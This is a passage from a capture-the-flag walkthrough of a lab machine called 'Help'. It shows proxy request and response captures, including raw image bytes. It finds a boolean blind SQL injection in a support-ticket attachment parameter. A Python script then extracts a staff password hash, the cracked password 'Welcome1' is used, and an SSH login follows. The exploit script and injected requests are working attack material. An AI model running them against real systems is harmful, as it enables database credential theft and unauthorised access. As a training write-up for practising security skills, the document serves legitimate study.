8 8
9 Accept-Language: en-US,en;q=0.5
10 Accept-Encoding: gzip, deflate
11 Connection: close
12 Cookie: lang=english; PHPSESSID=gh95ec69toun26a6kfikkle4c5; usrhash=
13 0Nwx5jIdx%2BP2QcbUIv9qck4Tk2feEu8Z0J7rPeOd70BtNmpqfrbvecJupGimittjg3JjP1Uz
14 kqYH6QdYSlitVZNcd4B7yFeh6KDrQQ%2FiYFsJV6wVnLIP%2FaNh6SC24eTS0qECJlQE7G4
15 7Kd6SyVLoZ06smmKha9AGF4yL2Ylo%2BGAhteCtVG2SeuttlhSEtAetCYzdg93mIFed%2Fzoz
16 wrefg%3D%3D
17 Upgrade-Insecure-Requests: 1
```

Response

Raw

Headers

Hex

Pretty

Raw

Render

\n

Actions

```
1 HTTP/1.1 200 OK
2 Date: Tue, 27 Apr 2021 16:10:14 GMT
3 Server: Apache/2.4.18 (Ubuntu)
4 Expires: Thu, 19 Nov 1981 08:52:00 GMT
5 Cache-Control: no-store, no-cache, must-revalidate
6 Pragma: no-cache
7 Content-Disposition: attachment;
8 filename=Screenshot_2021-04-26_18_34_20.png
9 Connection: close
10 Content-Type: image/png
11 Content-Length: 285895
12
13 PNG
14 IHDRg±VsBITúá0à IDATxiu\TÉAİt+° *?»û Øíóé»öÜÝ
15
16
17 `ae`HwçÅ&î? v¶U%t&?éâ&U3çç{æÜİÜÂé'©ðo-'@ÁÓám×YQJ} $UéW@U×rTÇEÖußRo@
18 jÉzÉz<-SeUPÖQýQPX B(DMTâÖ@Bîz)øtlhþ*&C*!)±4i0²ÖGÖÖIU#_#VDL@ 5dk.ðw²
19 ü0=J@u1µ-ì"é?
20
21 *×@²(P\«à'TýzİPOÐ²ÉQÉjß^By-DBRÉiBQ±uu×JzqÉS¹V@
22 D}G²Ü5*b2<|Ö [ex:¥ÖVÝ,)heêÖð-kk«»çâæçââİ*2êİi97'Ā'WPİ²óÖâ*D-İÖÊ@4Bf!#
23 A}çQ«tb"iG â+B6_rMÿ>4Zo0"
24
25 F"
26 İxt@[²S:İ AÚa<~û, &M-èt:o0B>¼NŞİð< ^ĀNóİÜÖé*/^¼00%é'«v-Ë
27 ÉTáo³s;:]ââÉWu-H#
28 ø3QÉ00j b*GpÅ&u-â7DEEµ@E@ _dk_â_ÂÜ@55 ^Ê@fBz$Y_0µµµLİÊö²½s[:]âĀÊx"
29 )h)Sá~ò;g`þ$İÜÜİ4pR'hç;Ü
30 YDß²ÉjØY@UKM-M'xð'²)±·\iZMjSİİFâİéâ'çzú'8é6ó0pHy@!&r@WİİRXA&óS¥¶İiW@,3İĀ
31 D ĩ+İþJöâZââÖwa2EŸYº ŁSDP@*Pİâ·Âº0u@+Pj ĩ= ĩh1[šxBuGUÉE'út+0])Xh=EE*
```

if we play with the parameter "param[]"
if we put , we got text

Request

Raw Params Headers Hex

```
GET /support/?v=view_tickets&action=ticket&param[]=5&param[]=attachment&param[]=1&param[]=7aasdas
HTTP/1.1
Host: 10.10.10.121
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: lang=english; PHPSESSID=edf987ngbe9dls91596j98e555;
usrhash=0Nwx5jldx%2BP2QcbUlv9qck4Tk2feEu8Z0J7rPeOd70BtNMpqfrbvecJupGimitjg3jJP1UzkqYH6QdYSI1tVZNcjd
4B7yFeh6KDrQQ%2FiYFsJV6wVnLIF%2FaNh6SC24eT5OqEQJlQEv7G47Kd65yVLoZ06smnKha9AGF4yL2Ylo%2BFqq
9rdMvRQYdLLCXqwoiPAVCSv2NRZK5Qv6uEdmBDQYA%3D%3D
Connection: close
Upgrade-Insecure-Requests: 1
```

Response

Raw Headers Hex HTML Render

```
HTTP/1.1 200 OK
Date: Sat, 08 Jun 2019 02:24:20 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 1110
Connection: close
Content-Type: text/html; charset=UTF-8
```

we got text

and if inject sql we got image

Pretty Raw \n Actions

```
1 GET /support/?v=view_tickets&action=ticket&param[]=4&param[]=attachment&
  param[]=1&param[]=6--+ HTTP/1.1
2 Host: 10.10.10.121
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101
  Firefox/78.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
```

Response

Raw

Headers

Hex

Pretty

Raw

Render

\n

Actions ▾

```
1 HTTP/1.1 200 OK
2 Date: Tue, 27 Apr 2021 16:13:42 GMT
3 Server: Apache/2.4.18 (Ubuntu)
4 Expires: Thu, 19 Nov 1981 08:52:00 GMT
5 Cache-Control: no-store, no-cache, must-revalidate
6 Pragma: no-cache
7 Content-disposition: attachment;
  filename=Screenshot_2021-04-26_18_34_20.png
8 Connection: close
9 Content-Type: image/png
10 Content-Length: 285895
11
12 PNG
13
14 IHDR8g±VsBITûá0à IDATxiu\TÈÀİ½t+°´ *?»û Øíóé³»öÜÝ
15
16
17 `aE`HwçÂÆ½¿?v¶Û½t¾?ëâÆÜ33ç{æÛİÜÂê'©ðo- '@ÁÓám¥YQJ}$UéW@U³rTÇEÖµßRoº@
  jÉ½Ê¿<·SëUPÛºQÿQPx B(DMTâÖ@B¿½®)øtlHþ*&C*!)±4i 0²ÔGÒÖIU¥_¥VDL@ 5dK.öW²
  ùÖ=J@ulµ-¿"ê?
18 *¥@Ó²(P\«ä'Tÿ½İPOÐ²ÊQÉjß^Bý-DBRËiBQ±uu¥J¾qÊS¹V@
  D}G²Ú5*b2<|Ö |e¥:¥ÓVÝ,)hëêÔð-kk^=»çäæäçââI*2ëIi97´Ã´WPî²öÖæ*D~íÖËê@48f
  A}çQ«¶b"íG â÷B6_rMÿ>4Zo0"
```

we got sql injection

Let's create a python script to abuse this, we gonna query the first result of password from staff table and then we're going to grab first character and say that is equal 'a'? if that equal 'a' then it will display that image else it will display text


```
sql.py x
1 import requests
2 def blindInject(query):
3     url = f"http://10.10.10.121/support/?v=view_tickets&action=ticket&param[]=4&param"
4     cookies = {'PHPSESSID': 'gh95ec69toun26a6kfikkle4c5', 'usrhash': '0Nwx5jIdx+P2QcbUI'}
5     response = requests.get(url, cookies=cookies)
6     rContentType = response.headers["Content-Type"]
7     if rContentType == 'image/png':
8         return True
9     else:
10        return False
11
12 keyspace = 'abcdef0123456789'
13 for i in range(0,41):
14     for c in keyspace:
15         inject = f"and substr((select password from staff limit 0,1),{i},1) = '{c}'"
16         if blindInject(inject):
17             # print(f"SUCCESS: {c}")
18             print(c, end='', flush=True)
19
20
21
22
```

we get 40char which is the lenght of sha1sum
d318f44739dced66793b1a603028133a76ae680e

```
(root@kali)-[/Documents/htb/boxes/help]
# python3 sql.py
d318f44739dced66793b1a603028133a76ae680e
```

✓ Found:

d318f44739dced66793b1a603028133a76ae680e:Welcome1

Welcome1

```
(root@kali)-[/Documents/htb/boxes/help]
# ssh help@10.10.10.121
The authenticity of host '10.10.10.121 (10.10.10.121)' can't be established.
ECDSA key fingerprint is SHA256:h0bUCDbNmipILZ/0rchuxdSfRB7uSKrmk/4TjE5nCnk.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '10.10.10.121' (ECDSA) to the list of known hosts.
help@10.10.10.121's password:
Welcome to Ubuntu 16.04.5 LTS (GNU/Linux 4.4.0-116-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage
You have new mail.
Last login: Fri Jan 11 06:18:50 2019
help@help:~$ id
uid=1000(help) gid=1000(help) groups=1000(help),4(adm),24(cdrom),30(dip),33(www-data),46(plugdev),114(lpadmin),115(sambashare)
help@help:~$
```